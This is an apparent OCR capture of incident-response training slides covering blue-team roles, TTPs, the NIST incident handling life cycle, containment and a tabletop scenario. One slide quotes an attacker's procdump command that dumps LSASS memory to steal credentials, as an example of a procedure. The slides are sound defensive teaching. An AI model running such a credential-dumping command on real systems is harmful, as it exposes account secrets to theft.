DAY 3

SCYTHE

Agenda


- Intro to Blue Team
- Strategic Drivers of Detection Engineering
- Detection Engineering Process
- Common Detection Types

Intro to Blue Team

Topics


Intro to Blue Team

- Overview
- Roles and Responsibilities
- Workflows



Blue Team Overview


- Reduce risk
- CIA
  - Confidentiality
  - Integrity
  - Availability
- Regulatory Compliance



Blue Team – Categories


- Security Operations
  - Prevention, Detection, & Response
- Legal and Regulatory
- Business Enablement
- Governance
- Risk Management
  - Still no risk assessment around LotL
- Identity & Access Management

Our Focus





Resource: https://pbs.twimg.com/media/FYoCynnXkAAK71v?format=jpg&name=4096x4096

Prevention is nice – Detection is a must



TTPs





Procedures

How the technique was carried out.
For example, the attacker used *procdump -ma lsass.exe lsass_dump*

Techniques


Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access


Roles: Security Operations Center (SOC)

- Analyzes Alerts
  - Determines if the alert is real
    - True Positive, False Positive
  - Remediate malicious activity associated with alert
  - Elevates to upper tier if necessary



Roles: Intelligence (CTI)

- Collects & Analyzes Information
- Produces Intelligence Products
  - Threat Reports
  - Track Actors
  - Request for Information (RFIs)
  - Manages Indicator Feeds




Roles: Digital Forensics & Incident Response (DFIR)

- Digital Forensics
  - Focus is on forensic data often in a speciality
    - Disk, Network, OS Specific
- Incident Response
  - Works to holistically to resolve incidents
    - SOC
    - Digital Forensics
    - System Administrators
    - Reverse Engineering
    - CTI


Blue Team – Follow the Process

- Purple team should test the process




Blue Team - Follow Process to Detect

- Follow the process:
  - Alerts, tier escalations, and team handoffs
    - Screenshare when possible
    - Practice makes better



Incident Response

Incident Response Process



https://cybersecurity.att.com/blogs/security-essentials/incident-response-steps-comparison-guide

Templates - Incident Response Process




Figure 3-1. Incident Response Life Cycle

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf


https://sme/learning/sets


Preparation

- Have an IR Plan
  - Adopting nist.sp.800-61r2 is an excellent start
  - Identify key teams, leaders, and those in charge of communication
  - Have backup forms of communication (email/teams compromised)
  - Artifact collection standards
  - Way to have out-of-band ticket tracking
    - Tracks request for information (RFIs) and Courses of Action (COAs)
  - Have incident handling forms on hand
    - SANS Security Policy Templates

Detection & Analysis

- Continues phase to determine the scope of the incident
- Track how deep the Kill Chain goes
  - Where the actor went
  - What the actor got
  - Track artifacts, tools, procedures observed
- Then track back to initial access
- Recommend






https://t.me/learningnets


Detection & Analysis: PTEF

- For each procedure:
  - Did it generate an alert?
    - Alert Level?
    - Optional: Was the alert responded to?
  - Was it logged?



Containment

- Isolate infected systems from the network
  - All at once so attacker can’t move
- Do NOT play Whack A Mole
  - Don’t just block IOCs immediately
- Only go to containment once analysis is complete




Containment Break Glass Plan

- Ransomware
- Worms
- Wipers
  - Pull power on network devices
  - Start Containment ASAP


Containment

What if I block here and call it done?



https://thedfirreport.com/2021/11/01/from-zero-to-domain-admin/

Containment




What if I clean this DC and block the IOC?

https://t.me/learningnets

https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/

Eradication & Recovery

- Once the attacker can't spread, kick them out!
- Remove tools, artifacts, backdoors, etc
- Reset credentials
- Reimage or replace systems
- Restore functionality of systems
  - Deploy from clean backup
  - Rebuild
- Patch



https://t.me/learningnets

Post-Incident Activity

- Lessons Learned
- Intel sharing (ISAC)
- Security control updates
- IR process improvements
- Evidence retention

Incident Checklist

Table 3-5. Incident Handling Checklist

	Action	Completed
	Detection and Analysis	
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
	Post-Incident Activity	
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

https://t.me/learningnets
https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

Incident Discussion


- Tier one received an alert of a malicious file on a domain controller
  - Investigation reveals AV quarantine a file with a signature of Mimikatz
    - A new AV scan shows the system is now clean
    - Can we close the case?

Incident Extra Resources

- Backdoors & Breaches
  - https://www.blackhillsinfosec.com/backdoors-breaches-tabletop-simulator-guide/
  - https://www.blackhillsinfosec.com/projects/backdoorsandbreaches/

